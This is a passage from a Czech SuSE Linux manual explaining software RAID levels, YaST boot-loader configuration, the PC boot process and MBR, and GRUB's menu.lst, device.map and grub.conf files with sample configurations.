RAID 1 Tento level zajišťuje velmi uspokojivou bezpečnost dat, protože ty jsou kopírována na jiný disk v poměru 1:1. Tomuto levelu říkáme také zrcadlení disku – pokud je tedy jeden disk zničen, pak jeho kompletní kopie se nachází na druhém disku. Je tedy možné, aby byly zničeny všechny disky až na ten poslední a systém je stále bez ztráty dat. Kvůli kopírování dat je zápis s RAID 1 zhruba o 10 až 20% pomalejší, ale při čtení vykazují daleko rychlejší časy, než samostatný pevný disk, protože data jsou uložena na více discích najednou, a načítají se paralelně.

RAID 5 Tento level je kompromisem mezi výše uvedenými levely, co se týče výkonu a redundancy. Potenciál odpovídá počtu použitých disků mínus jeden. Data jsou jako při RAID 0 rozdělena na discích, ale navíc se zde o bezpečnost starají tzv. paritní bloky, které jsou v RAID 5 vytvořeny na jednom diskovém oddílu. Tyto paritní bloky jsou navzájem spojeny pomocí logického XOR – tak je možné při výpadku jednoho disku z odpovídajícího paritního bloku rekonstruovat obsah pomocí XOR. Při používání RAID 5 je třeba dbát na to, aby nevypadl více než jeden disk zároveň. Pokud je jeden z disků zničen, pak je třeba ho co nejrychleji vyměnit tak, aby nedošlo ke ztrátě dat.

Konfigurace softwarového RAIDu pomocí YaST

Konfiguraci softwarového RAIDu můžete provést také v modulu **Rozdělování disku**.

krok 1: Vytvoření oddílů

Po spuštění modulu zvolte 'RAID... ' → 'Vytvořit RAID'. Pokud zvolíte RAID 0 nebo RAID 1, pak budete potřebovat minimálně dva oddíly – při RAID 1 se používají většinou právě dva. Pro používání RAID 5 jsou pak třeba minimálně tři diskové oddíly. Je dobré používat diskové oddíly stejné velikosti. Jednotlivé diskové oddíly RAIDu by měly ležet na různých pevných discích tak, aby bylo sníženo nebezpečí ztráty dat u levelu 1 a 5, resp. optimalizovaný výkon u 0.

krok 2: nastavení RAID

V tomto dialogu máte možnost přiřadit diskové oddíly nové vytvářenému RAIDu. Stačí zvolit diskový oddíl a pak tlačítko 'Přidat'. Tlačítkem 'Další' přejdete k podrobnému nastavení. 'Velikost "chunku" v KB' určuje, jaká je nejmenší přípustná velikost dat, která může být zapisována na zařízení. Bližší informace

jsou uvedeny přímo v nápovědě k dialogu. Dále zde je zaškrtnuté pole 'Persistentní superblok'. Ten se postará o to, aby byly RAID oddíly rozpoznány již při startu.

Po dokončení konfigurace pak přejdete zpět do **Rozdělování disku pro experty**, kde budete mít nové zařízení /dev/md0, jehož typ bude Linux RAID.

Řešení problémů Proč došlo k poruše RAID zjistíte v souboru /proc/mdstats. Při chybě se obvykle nejdříve vypne systém, nahradí vadný disk novým a vytvoří se na něm stejné oddíly jako na starém. Poté opět nastartujeme systém a zadáme příkaz `raidhotadd /dev/mdX /dev/sdX`. Ten automaticky integruje nový disk do pole a zrekonstruuje data.

Bližší informace o RAIDu naleznete zde:

- v souboru Software-RAID-HOWTO.html v adresáři /usr/share/doc/packages/raidtools/
- na stránce <http://www.LinuxDoc.org/HOWTO/Software-RAID-HOWTO.html>

nebo v konferenci věnované linuxovému RAIDu

- <http://www.mail-archive.com/linux-raid@vger.rutgers.edu>

Konfigurace zavaděče

Tento modul velice zjednodušuje nastavení zavaděče systému. I tak byste ale neměli měnit konfiguraci tohoto programu bez znalosti celého konceptu zavádění systému. Přečtěte si proto nejdříve kapitolu *Startování systému* na straně 137.

Způsob startování počítače se vybírá většinou během instalace. Pokud tedy váš SuSE Linux startuje tak jak má, není třeba zde nic měnit. Pokud jste ale dosud spouštěli systém z diskety a nyní chcete startovat z pevného disku, pak spusťte modul 'Konfigurace zavaděče'.

Upozornění

V rámci přiblížení se ke standardům United Linuxu byl nahrazen zavaděč LILO za GRUB. Samozřejmě je LILO i nadále součástí SUSE LINUXu, takže je možné jej nainstalovat a používat.

Upozornění



Figure 5.21: YaST Nastavení zavaděče

Po startu počítače je třeba spustit operační systém. Spuštění operačního systému má v systému SuSE Linux na starost program GRUB. Po zapnutí se počítač aktivuje a zkontroluje hardware a spustí zavaděč. Zde si zvolíte, který operační systém chcete spustit a zavaděč se pak již postará o jeho spuštění.

Poznámka

Pokud máte nainstalováno více operačních systémů, můžete použít zavaděč z Linuxu i pro spuštění těchto systémů.

Poznámka

Po spuštění modulu 'Konfigurace zavaděče' se zobrazí dialog, kde bude zobrazena současná konfigurace. Můžete zde uložit nebo změnit konfiguraci zavaděče, resp. obnovit původní konfiguraci.

Jestliže chcete ke konfiguraci přidat některou volbu, klikněte na 'Přidat' a z nabídky vyberte požadovaný parametr a zadejte jeho hodnotu. Kliknutím na některou z položek a následně na tlačítko 'Upravit', lze změnit hodnotu parametru. Podobným způsobem také můžete některé volby zcela odstranit. V pravé části je tlačítko 'Obnovit'. Jestliže na něj kliknete, zobrazí se seznam voleb. Ty mají tento význam:

Navrhnout novou konfiguraci SuSE Linux vygeneruje nový návrh na konfiguraci zavaděče. Jestliže na dalších oddílech nalezne jiné operační systémy,

umístí je do menu zavaděče. Pokud máte nainstalovánu i jinou nebo starší verzi Linuxu, lze zavádět tento Linux buď přímo, nebo spustit jeho zavaděč.

Začít od nuly Vytvořte celou konfiguraci zavaděče sám.

Znovu načíst konfiguraci z disku Existující nastavení se opět načte.

Navrhnout a sloučit s existujícími menu GRUB Pokud je na jiném oddíle nainstalován Linux, zahrne se jeho nabídka do vytvářeného menu. Tato volba není dostupná pokud používáte LILO.

Kliknutím na 'Upravit konfigurační soubory' můžete upravit nastavení přímo v konfiguračních souborech. Tvorba a modifikace těchto konfiguračních souborů je podrobně vysvětlena v kapitole *Startování systému* na straně 137.

Konfigurační volby pro zavaděč

Pro začínající uživatele je určitě jednodušší nastavit proces zavádění z tohoto modulu. Stačí vybrat parametr myši, kliknout na 'Upravit', zadat hodnotu parametru a potvrdit změnu tlačítkem 'OK'. Jednotlivé volby se mohou u různých zavaděčů lišit. Následující sekce vysvětluje nejdůležitější parametry programu GRUB, který je standardním zavaděčem systému SuSE Linux.

Typ zavaděče: Zde můžete přepínat mezi programem GRUB a LILO. V následujícím dialogu pak zvolíte, jak se má změna provést. Lze převést konfiguraci GRUBu na konfiguraci pro LILO, ale tak se mohou ztratit některé volby, které v druhém programu neexistují. Můžete také vytvořit zcela novou konfiguraci.

Umístění zavaděče: V této položce nastavíte, kam se má zavaděč uložit. Do MBR, zavaděcího sektoru zavaděcího oddílu, zavaděcího sektoru kořenového oddílu nebo na disketu. Zvolíte-li 'Ostatní' můžete zavaděč uložit na libovolné místo.

Pořadí disků Jestliže máte více disků, nastavte jejich pořadí podle BIOSu.

Výchozí sekce Standardně se, po uplynutí časové prodlevy, zavede ten operační systém, který je uveden v tomto políčku.

Dostupné sekce Zde musí být uvedené ty sekce, které má zavaděč zobrazit při startu.

Aktivovat oddíl zavaděče Nastaví ten oddíl, kam se ukládá zavaděč, jako aktivní.

Nahradit kód v MBR Pokud měníte umístění zavaděče, zvažte také, zda chcete přepsat MBR.

Z dalších voleb pak stojí za povšimnutí položka 'timeout', která v sekundách určuje, jak dlouho se má čekat na vstup od uživatele, než se zavede výchozí systém.

Upozornění

Instalaci a konfiguraci zavaděče GRUB a LILO je věnována celá kapitola, kde jsou podrobně vysvětleny jednotlivé položky konfiguračního souboru a celé technické pozadí konfigurace. Viz *Startování systému* na straně 137.

Upozornění

Různé

Dotaz na podporu

Nákupem systému SuSE Linux a jeho registrací získáváte nárok na bezplatnou instalační podporu. Bližší informace o kontaktních telefonních číslech, adrese a e-mailové adrese naleznete v příloze této příručky. Prostřednictvím tohoto modulu budete mít ulehčenu práci při vytváření požadavku pro instalační podporu a požadavek bude automaticky zaslán elektronickou poštou. Je však potřeba, abyste měl k dispozici registrační kód, který získáte registrací produktu. Registraci můžete provést na adrese <http://portal.suse.com/>. Při posílání dotazu je dobré zvolit 'Odeslat informace o hardwaru' i 'Odeslat informace o softwaru', protože tyto údaje mohou instalační podpoře výrazně pomoci a tím urychlit vyřešení vašich problémů.

Tip

Pokud vaše požadavky přesahují rámec instalační podpory, můžete se obrátit na oddělení služeb zákazníkům společnosti SuSE, kde vám rádi poskytneme placené expertní služby. Více informací získáte na webové stránce <http://www.suse.cz/cz/services/>.

Tip

Zobrazit startovací protokol (log)

Při startu systému se na obrazovku vypisují různá systémová hlášení. Začínajícímu uživateli signalizují především to, že počítač opravdu něco vykonává, ale později zjistíte, že obsahují množství zajímavých informací, které mohou být životně důležité v případě, že se objeví nějaká chyba v systému. Abyste se mohli případně později k těmto informacím vrátit a nahlédnout do výpisu při startu systému, stačí vám pouze spustit tento modul. Správci systému a příznivci textového režimu pak mohou nahlédnout přímo do protokolového souboru `/var/log/boot.msg`, kde jsou tyto informace uloženy, a odkud modul informace načítá.

Zobrazit systémový protokol (log)

Systémová hlášení nekončí pouze startem počítače. I poté jsou důležité informace o stavu systému ukládány do protokolového souboru – logu. Tento soubor se podobně jako startovací protokol hodí pro odhalování příčin chyb. Protokolový soubor, ze kterého se informace čerpají je `/var/log/messages`.

Načíst CD s ovladačem od výrobce

Pomocí tohoto modulu můžete automaticky instalovat linuxové ovladače pro SuSE Linux.

Startování systému

Tato kapitola popisuje různé metody startování vašeho systému, který jste nainstalovali. Nejdříve jsou však vysvětleny některé technické detaily tohoto procesu. Poté následuje detailní popis programů GRUB (současný zavaděč používaný v systému SuSE Linux) a LILO.

Startování PC	138
Startování systému se zavaděčem GRUB	141
Startování systému se zavaděčem LILO	150
Odinstalace zavaděče LILO nebo GRUB	157
Vytvoření startovacího CD	159

Startování PC

První věc, která se stane po zapnutí počítače je, že BIOS (Basic Input Output System) převezme řízení, nastaví obrazovku a klávesnici na počáteční hodnoty, a otestuje paměť. V této chvíli systém ještě neví o žádných ukládacích či externích zařízeních. Poté systém načte z paměti CMOS (kde je uloženo nastavení BIOSu) současný čas a datum, a informace o nejdůležitějších periferních zařízeních. Po načtení CMOS by měl BIOS rozeznat první pevný disk včetně informací o jeho geometrii. Poté může z tohoto disku začít zavádět operační systém (dále jen OS).

Nejdříve se nahraje počátečních 512 bytů z prvního segmentu pevného disku do paměti a spustí se kód, který je uložen na začátku tohoto segmentu. Tento kód začne nahrávat zbytek operačního systému. Proto se tomuto segmentu disku obvykle říká *Master Boot Record* (☞ *MBR*). Až do tohoto okamžiku (nahrání MBR) je startovací sekvence nezávislá na instalovaném operačním systému a probíhá stejně na všech PC. Veškerá PC také musí přistupovat k periferním zařízením pouze pomocí ovladačů uložených přímo v BIOSu.

Master Boot Record

Struktura MBR je standardizována a není závislá na použitém operačním systému. Prvních 446 bytů je rezervováno pro kód startovacího programu. Následujících 64 bytů je určeno pro uložení tabulky diskových oddílů, která obsahuje informace o maximálně 4 oddílech. Bez této tabulky nemůže být na disku žádný souborový systém — disk je bez této tabulky nepoužitelný. Poslední 2 byty musí obsahovat speciální magické číslo (AA55). MBR, který na této pozici obsahuje jiné číslo, může být BIOSem, a některými operačními systémy, posouzen jako neplatný.

Zaváděcí sektory

Zaváděcí sektory jsou uloženy na každém diskovém oddílu jako první. Výjimku tvoří pouze rozšířené diskové oddíly, které jsou pouze kontejnery pro další oddíly. Zaváděcí sektory jsou velké 512 bytů, a slouží k uložení kódu pro spuštění operačního systému uloženého na tomto oddílu. Zaváděcí sektory na oddílech vytvořených z DOSu, OS/2, a Windows fungují přesně jak bylo popsáno (navíc obsahují některá základní data o struktuře souborového systému). V Linuxu, na rozdíl od jmenovaných OS, je tento sektor prázdný (i po vytvoření souborového systému), a Linuxový oddíl *není* schopen zavést sám sebe, i když oddíl obsahuje

platný souborový systém s jádrem. Aby bylo možné zavést z tohoto oddílu Linux, musíme do tohoto sektoru uložit zaváděcí program. Zaváděcí sektor s platným zaváděcím kódem obsahuje na stejné pozici jako MBR (poslední 2 byty) shodné magické číslo (AA55).

Startování DOSu a Windows 9x

MBR DOSu na prvním pevném disku obsahuje informaci o tom, který oddíl je aktivní – tedy kde se má hledat kód pro zavedení operačního systému. Proto musí být DOS nainstalován na první pevný disk. Spustitelný kód v MBR (zaváděč prvního stupně) potom testuje, zda označený oddíl obsahuje platný zaváděcí sektor. Jestliže je vše v pořádku, spustí se odtud zaváděč druhého stupně. Odtud je možné nahrávat DOSové programy, a objeví se obvyklý DOSový prompt. V DOSu lze označit jako aktivní pouze primární diskové oddíly. Z toho důvodu nemůžete použít pro zavádění DOSu logické diskové oddíly, které jsou uvnitř rozšířených oddílů.

Možné způsoby startování

Nejjednodušší způsob startu systému je na počítači s jediným nainstalovaným operačním systémem. Jak probíhá proces startování v tomto případě jsme již vysvětlili. Stejný koncept můžeme použít i pro počítač, kde máme pouze Linux. V tomto případě můžete teoreticky přeskočit instalaci programu LILO nebo GRUB. Potom ale nebudete mít možnost, předat jádru další parametry při zavádění.

Jakmile ale chceme nainstalovat více než jeden operační systém, máme pro startování systému tyto možnosti:

Spouštění jiného OS z diskety: Jeden OS startujeme z disku, ostatní systémy startujeme ze startovací diskety.

- *Požadavek:* lze zavádět systém z disketové mechaniky
- *Příklad:* instalujeme Linux jako doplněk k Windows a Linux budeme zavádět z diskety
- *Výhoda:* nemusíme instalovat zaváděč
- *Nevýhody:* potřebujeme startovací diskety a proces zavádění trvá déle
- *Výhoda či nevýhoda* (podle toho, k jakému účelu používáme počítač) je, že Linux nenastartujeme bez startovací diskety

Startování systému z USB disku: Systém umí pro startování použít USB disk. Tento způsob je velice podobný startování systému z diskety. Jediný rozdíl je v tom, že data jsou nahrána z USB disku místo z diskety, a zavádění proběhne rychleji.

Instalace zavaděče: Tímto způsobem můžete startovat několik (i různých) operačních systémů na jednom počítači. Při startu počítače si vyberete, který systém chcete. Pro přepnutí na jiný operační systém musíte počítač restartovat. Jedinou podmínkou pro použití tohoto způsobu je, aby zavaděč byl kompatibilní se všemi operačními systémy, které jsou nainstalované na počítači.

Mapovací soubory, GRUB a LILO

Největší problém při startování systému je fakt, že jádro je obvykle uloženo jako soubor v rámci souborového systému na diskovém oddílu na pevném disku. Tyto pojmy jsou ale pro BIOS naprosto neznámé. Aby se obešlo toto omezení, vznikly mapy a mapovací soubory. Tyto mapy obsahují čísla fyzických bloků na disku, které odpovídají logickým souborům. BIOS při zpracování takové mapy nahraje všechny fyzické bloky z disku do paměti v tom pořadí, v jakém jsou uvedeny v mapě, a zavede tak logický soubor do paměti. Hlavní rozdíl mezi programy LILO a GRUB je, že LILO používá pouze mapy, zatímco GRUB se snaží během zavádění obejít bez těchto fixních map jak jen to je možné. Toto je umožněno tím, že GRUB integruje kód pro práci se souborovým systémem do svého kódu zavaděče, a může soubory najít na disku pouze se znalostí jejich cesty v rámci souborového systému. Nemusí tedy načítat soubory pomocí čísel fyzických bloků.

Programy pracují každý jinak z historických důvodů: v dávných časech Linuxu soutěžilo mnoho souborových systémů o dominanci. Werner Almesberger napsal zavaděč, který nemusí znát typ souborového systému, kde je uloženo jádro. Naproti tomu myšlenka programu GRUB vychází ze starších dob UNIXu a BSD. Tam se používal jeden zvolený souborový systém, a na začátku tohoto systému bylo vyhrazeno místo pro zavaděč. Ten znal strukturu souborového systému, a dokázal najít jádro podle jména v kořenovém adresáři.

Následující část popisuje příklad instalace a konfigurace linuxového zavaděče pomocí programu GRUB. Poté následuje sekce popisující rozdíly při instalaci programu LILO. Kompletní popis programu LILO je dostupný v souboru `/usr/share/doc/packages/lilo/user.pdf`. Text si můžete přečíst nebo vytisknout pomocí aplikace `acroread`.

Poznámka**Který zavaděč se nainstaluje standardně?**

Pokud provádíte aktualizaci systému z předchozí verze SuSE Linux kde bylo LILO, systém bude nadále používat LILO. Jestliže provádíte novou instalaci, systém bude používat GRUB. Výjimku tvoří instalace, kde kořenový oddíl je uložen na systému RAID následujícího typu:

- RAID řadiče řízené CPU (řadiče jako Promise a Highpoint)
- softwarové RAID
- LVM

Poznámka

Startování systému se zavaděčem GRUB

GRUB (GRand Unified Boot loader) podobně jako LILO pracuje ve dvou fázích. V první fázi se spustí kód velký pouze 512 bytů, který je zapsaný v MBR, zaváděcím sektoru diskového oddílu nebo na disketě. Druhá fáze spočívá ve spuštění většího programu vykonávajícího zavádění jako takové. Jedinou funkcí programu první fáze je zavést program fáze druhé.

Odsud již GRUB pracuje jinak než LILO, poněvadž program druhé fáze obsahuje kód pro čtení ze souborového systému. V současné době jsou podporovány tyto souborové systémy: Ext2, Ext3, ReiserFS, JFS, XFS, Minix a DOS FAT používaný Windows. GRUB tedy může přistupovat na souborové systémy již před vlastním startováním systému. Číst lze z těch zařízení, která jsou dostupná přes BIOS (disketové mechaniky a pevné disky). Ve výsledku to znamená, že provedené změny v konfiguraci programu GRUB nemusíme po každé změně zapsat reinstalací zavaděče. Při zavádění GRUB načte svůj soubor s menu a odsud zjistí, na kterých oddílech leží jádro a výchozí RAM disk (`initrd`), a je sám schopen tyto soubory najít.

Další výhodou programu GRUB je, že lze jednoduše měnit veškeré parametry startu systému *před* samotným startem. Pokud při zavádění zjistíte, že soubor s menu obsahuje chyby, je stále možné opravit tyto chyby za chodu. V programu GRUB také můžete zadávat příkazy interaktivně na příkazový řádek, takže lze startovat i systém, jenž není uveden v konfiguračním souboru.

Startovací menu

GRUB zobrazuje zaváděcí menu na grafické titulní obrazovce nebo v rozhraní textového režimu. Co bude obsahem této obrazovky, lze nastavit v souboru s menu `/boot/grub/menu.lst`. V tomto souboru jsou popsány veškeré informace o diskových oddílech a operačních systémech, které lze zvolit z nabídky při zavádění.

GRUB nahraje menu přímo ze souborového systému při každém startu systému. Pokud chcete změnit nastavení zavaděče, upravíte pouze menu soubor pomocí programu YaST nebo vaším oblíbeným editorem.

Soubor s menu obsahuje příkazy spouštěné při zavádění a jeho skladba je jednoduchá na pochopení. Každý řádek sestává z příkazu, volitelně následovaného parametry. Ty jsou odděleny mezerou stejně jako v shellu. Z historických důvodů lze u některých příkazů použít před jejich prvním parametrem `' '`. Řádky začínající znakem hash `'#'` jsou považovány za komentáře.

Každý záznam, jenž se objeví v menu zavaděče, odpovídá jménu v menu souboru, které musí být uvozeno pomocí slova `title`. Jinými slovy: textový řetězec následující za `title` (včetně mezer) se zobrazí jako volitelná položka. Následující řádky až do další položky `title` pak reprezentují příkazy, které se provedou, pokud zvolíte tuto položku v menu.

Jednoduchý příklad takového příkazu je zřetězené nahrání zavaděče jiného operačního systému. Příkaz se nazývá `chainloader` a jako parametr má obvykle zaváděcí blok jiného diskového oddílu. Zapsáno v notaci programu GRUB:

```
chainloader (hd0,3)+1
```

Jak GRUB pojmenovává zařízení je vysvětleno v sekci *Konvence pojmenování pevných disků a oddílů* na následující straně.

Příklad uvedený výše odkazuje na první blok čtvrtého oddílu prvního disku.

Příkaz pro určení obrazu jádra je `kernel`. První parametr je cesta k obrazu jádra na diskovém oddíle. Zbývající argumenty se během zavádění předají jádru jako parametry pro start Linuxu.

Pokud jádro nemá zabudované nezbytné ovladače pro souborový systém nebo disk (aby mohlo přistupovat na kořenový oddíl), připojte také příkaz `initrd`. Tento příkaz má pouze jeden parametr, a to cestu k souboru `initrd`. Příkaz `initrd` musí být umístěn bezprostředně po příkazu `kernel`, protože jádro (nyní již zavedené) očekává nějaký obraz `initrd` na konkrétní adrese v paměti.

Příkaz `root` zjednodušuje určení, kde se nachází obrazy jádra a `initrd`. `root` má jako jediný parametr označení zařízení nebo diskového oddílu (v notaci GRUB).

GRUB následně připojí na začátek všech cest k souborům (jádra, `initrd` nebo jiných souborů, které výslovně neurčují cestu nebo zařízení) hodnotu svého

parametru. Toto připojování se děje do nalezení dalšího příkazu `root`. Tento příkaz není použit v souboru `menu.lst`, který je generován během instalace.

Příkaz `boot` je automaticky proveden jako poslední u každé položky menu. Nemusí se tedy zapisovat jako příkaz do souboru `s menu`. Jestliže se však dostanete do situace, že musíte zadávat příkazy do příkazové řádky programu GRUB, nezapomeňte nakonec zadat příkaz `boot`. Příkaz nemá parametry a pouze spustí zavádění obrazu jádra nebo zřetěžený zavaděč (chain loader).

Jakmile máte vytvořen soubor s nabídkou položek odpovídajících jednotlivým OS, vyberte jednu jako implicitní pomocí příkazu `default`. Pokud nevyberete implicitní položku tímto příkazem, zavede se systém z první položky v menu (číslo 0). Lze také nastavit časovou prodlevu ve vteřinách, kdy můžete vybrat některou z položek. Řádky s příkazy `timeout` a `default` jsou obvykle umístěny před položky menu. Vzorový menu soubor je popsán v sekci *Vzorový soubor menu.lst* na následující straně.

Konvence pojmenování pevných disků a oddílů

GRUB pojmenovává disky a oddíly podle jiných konvencí, než jste zvyklí v Linuxu, a jaké byste nejspíš očekávali (např. `/dev/hda1`). První disk je vždy odkazován jako `hd0`. Disketová mechanika se nazývá `fd0`.

Poznámka

Výpočet čísla oddílu

GRUB počítá diskové oddíly od nuly. `hd0,0` tedy odkazuje na první oddíl prvního disku. Označení odpovídá typickému stolnímu počítači s jedním diskem připojeným jako primární master disk. V Linuxu bychom se na něj odkazovali pomocí `/dev/hda1`.

Poznámka

Čtyři primární oddíly (které lze na disku vytvořit) jsou číslovány od 0 do 3 a logické oddíly jsou číslovány od 4 výš.

```
(hd0,0)   první primární oddíl prvního disku
(hd0,1)   druhý primární oddíl prvního disku
(hd0,2)   třetí primární oddíl prvního disku
(hd0,3)   čtvrtý primární oddíl prvního disku
(hd0,4)   první logický oddíl
(hd0,5)   druhý logický oddíl
```

...

Poznámka

IDE, SCSI a RAID

GRUB nerozlišuje mezi IDE, SCSI nebo RAID zařízení. Veškeré pevné disky detekované BIOSem nebo diskovým řadičem jsou číslovány podle pořadí zavádění nastaveném v BIOSu.

Poznámka

Fakt, že disky jsou jinak adresovány Linuxem a jinak BIOSem, je problém jak pro LILO, tak pro GRUB. Oba programy používají podobný algoritmus pro mapování. Nicméně GRUB ukládá výsledek tohoto algoritmu do souboru (`device.map`), který lze editovat. Více informací o souboru `device.map` najdete v *Soubor `device.map`* na straně 147.

V programu GRUB musí být cesta uvedena jako jméno zařízení, uzavřené do kulatých závorek, následovaná jménem souboru včetně plné cesty na tomto zařízení nebo oddílu. Cesta musí vždy začínat lomítkem. Například v systému s jedním IDE diskem a Linuxem uloženým na prvním oddílu, se odkážete na jádro takto:

```
(hd0,0)/boot/vmlinuz
```

Vzorový soubor `menu.lst`

Následující příklad ukazuje, jak funguje soubor `menu.lst`. Tento fiktivní stroj má zaváděcí Linuxový oddíl na `/dev/hda5`, kořenový oddíl na `/dev/hda7`, a instalaci Windows na `/dev/hda1`.

```
gfxmenu (hd0,4)/message
color white/blue black/light-gray
default 0
timeout 8

title linux
    kernel (hd0,4)/vmlinuz root=/dev/hda7 vga=791
    initrd (hd0,4)/initrd
title windows
    chainloader(hd0,0)+1
title floppy
    chainloader(fd0)+1
title failsafe
    kernel (hd0,4)/vmlinuz.shipped root=/dev/hda7 ide=nodma
```

```
apm=off acpi=off vga=normal nosmp maxcpus=0 3
initrd (hd0,4)/initrd.shipped
```

Obsah souboru 4: Příklad souboru menu.lst

První část souboru definuje nastavení titulní obrazovky a standardní chování:

gfxmenu (hd0,4)/message Obrázek zobrazený na pozadí je uložen na /dev/hda5 a jmenuje se message.

color Barevné schéma: bílá pro popředí, modrá jako pozadí, černá jako popředí pro vybranou položku a světle šedá pro pozadí zvolené položku. Definice barev neovlivní titulní grafickou obrazovku definovanou pomocí **gfxmenu**, ale pouze standardní textové rozhraní programu GRUB. V systému SuSE Linux se můžete z grafického menu do textového přepnout stisknutím (**Esc**).

default 0 Implicitně se zavede první položka **title linux**.

timeout 8 Časová prodleva 8 vteřin. Pokud uživatel nezvolí jinak, zavede se implicitní volba.

Obsáhlejší druhá část definuje zavádění jednotlivých operačních systémů:

- První položka (**title linux**) nastavuje zavádění systému SuSE Linux. Jádru (**vmlinuz**) je uloženo na prvním disku na prvním logickém oddílu (v tomto případě zaváděcí oddíl). Následné parametry blíže určují kořenový oddíl a mód zobrazení při startování jádra. Kořenový oddíl je uveden podle Linuxové konvence, protože bude interpretován samotným jádrem (a ne programem GRUB). Obraz **initrd** je uložen na stejném logickém oddíle prvního disku.
- Druhá položka (**title windows**) je odpovědná za zavedení Windows, které jsou nainstalované na prvním oddíle prvního disku (**hd0, 0**). Příkaz **chainloader +1** způsobí, že GRUB načte a spustí první sektor definovaného oddílu.
- Další záznam povoluje zavádění systému z disketové mechaniky bez zásahů do BIOSu.
- Položka **failsafe** zavádí jádro Linuxu s mnoha přesně specifikovanými parametry jádra, aby bylo možné zavést systém na problematickém hardwaru.

Konfigurační soubor s menu můžete kdykoliv změnit. GRUB automaticky při příštím restartu načte tyto změny ze souboru. Abyste provedli permanentní změny v nastavení zavádění systému, použijte odpovídající modul programu YaST, nebo váš oblíbený editor. Pokud chcete změnit pouze jednorázově chování programu GRUB při zavádění, využijte jeho příkazovou řádku.

Edice položek v menu

Grafické rozhraní dovoluje nejen zvolit položku pro zavedení systému (pomocí kurzorových kláves), ale umožňuje vám také zadat přídatné parametry pro jádro na příkazový řádek (pokud jste vybrali položku s Linuxem). Toto umí i LILO, avšak GRUB jde ještě o krok dál. Pokud stisknete (**Esc**), přepnete se do textového módu. Nyní stiskem (**E**) vstoupíte do editovacího režimu. Zde můžete přímo měnit nastavení vybrané položky, které bude platné pouze pro toto zavádění systému. Žádná změna se nezapiše do souboru.

Poznámka

Rozložení klávesnice během fáze zavádění

V době zavádění systému můžete použít pouze americké rozložení klávesnice. Dejte pozor na jiné umístění znaků.

Poznámka

Po zapnutí režimu editace použijte kurzorové klávesy pro výběr položky, kterou chcete upravit. Nyní stiskněte (**E**). Upravte parametry (diskové oddíly, cesty k souborům), které mají chybné hodnoty a ovlivňují proces zavádění. Opusťte režim editace stiskem (**Enter**) a jděte zpět do menu, kde můžete spustit zavádění systému s upravenými parametry. GRUB zobrazuje v dolní části obrazovky rady ohledně dalších možných činností.

Aby byly změny trvalé, upravte soubor menu.lst jako uživatel root, a přidejte libovolné parametry jádra oddělené mezerou na konec existujícího řádku:

```
title linux
    kernel (hd0,0)/vmlinuz root=/dev/hda3 <parametry jádra>
    initrd (hd0,0)/initrd
```

Obsah souboru 5: Umístění parametrů jádra v menu.lst

Při příštím startování systému GRUB použije tyto nové parametry. Další možností, jak předat jádru přídatné parametry, je pomocí modulu programu YaST. Veškeré argumenty napište na konec řádku, oddělené mezerou.

Soubor `device.map`

Výše zmíněný soubor `device.map` mapuje zařízení pojmenovaná podle notace programu GRUB na jména podle Linuxové notace. Pokud váš systém má jak IDE tak SCSI zařízení, GRUB zkouší určit pořadí zavádění podle určitého algoritmu. Bohužel GRUB není schopen získat tuto informaci z BIOSu. Ukládá proto pořadí zařízení, ze kterých se zavádí systém do souboru `/boot/grub/device.map`. Na systémech kde je BIOS nastaven tak, aby zaváděl OS z IDE disků a až poté z SCSI, by soubor vypadal takto:

```
(fd0) /dev/fd0
(hd0) /dev/hda
(hd1) /dev/hdb
(hd2) /dev/sda
(hd3) /dev/sdb
```

Obsah souboru 6: Označení disků

Jestliže GRUB zavádí systém podle `device.map` a narazí na problém, zkontrolujte pořadí zařízení v tomto souboru, a případně změňte jejich pořadí v GRUB shellu. Jakmile nastartujete systém, můžete změnit pořadí v modulu konfigurace zavaděče programu `YcST`, nebo ve vašem oblíbeném editoru.

Po změnách provedených v souboru `device.map` musíte aktualizovat instalaci zavaděče. To provedete následujícími příkazy:

```
grub --batch < /etc/grub.conf
```

Soubor `/etc/grub.conf`

Kromě souborů `menu.lst` a `device.map` GRUB používá pro uložení svého nastavení také soubor `grub.conf`. V tomto souboru jsou uložena data o místech, kam má příkaz `grub` uložit kód zavaděče:

```
root (hd0,4)
install /grub/stage1 d (hd0) /grub/stage2 0x8000
(hd0,4)/grub/menu.lst
quit
```

Obsah souboru 7: Část ze souboru *grub.conf*

Druhá a první řádka jsou napsané v jedné řádce. Jednotlivé údaje mají následující význam:

root(hd0,4) Tato položka říká programu GRUB, že veškeré následující příkazy se týkají prvního logického oddílu na prvním disku, na kterém jsou uloženy soubory pro zavádění.

install parametr Zde se říká, že GRUB má spustit svůj interní příkaz `install` a určuje, kam uložit kód. Zavaděč prvního stupně zapsat do MBR prvního disku (`/grub/stage1 d (hd0)`), a na paměťovou adresu `0x8000` nahrát zavaděč druhé fáze (`/grub/stage2 0x8000`). Poslední parametr (`((hd0,4)/grub/menu.lst)`) ukazuje, kde je uložen soubor `menu`.

GRUB shell

GRUB sestává ze dvou částí: zavaděče a běžného Linuxového programu (`/usr/sbin/grub`). Tomuto programu se také říká *GRUB shell*. Program obsahuje interní příkazy pro zapsání kódu zavaděče na disk nebo disketu (`install` a `setup`). Jinými slovy, tyto vnitřní příkazy můžete spustit v rámci GRUB shellu na běžícím Linuxovém stroji. Nicméně tyto příkazy jsou také dostupné *během* zavádění pomocí programu GRUB — ještě před tím, než je nastarován Linux. Díky tomu je mnohem jednodušší opravit vadný systém.

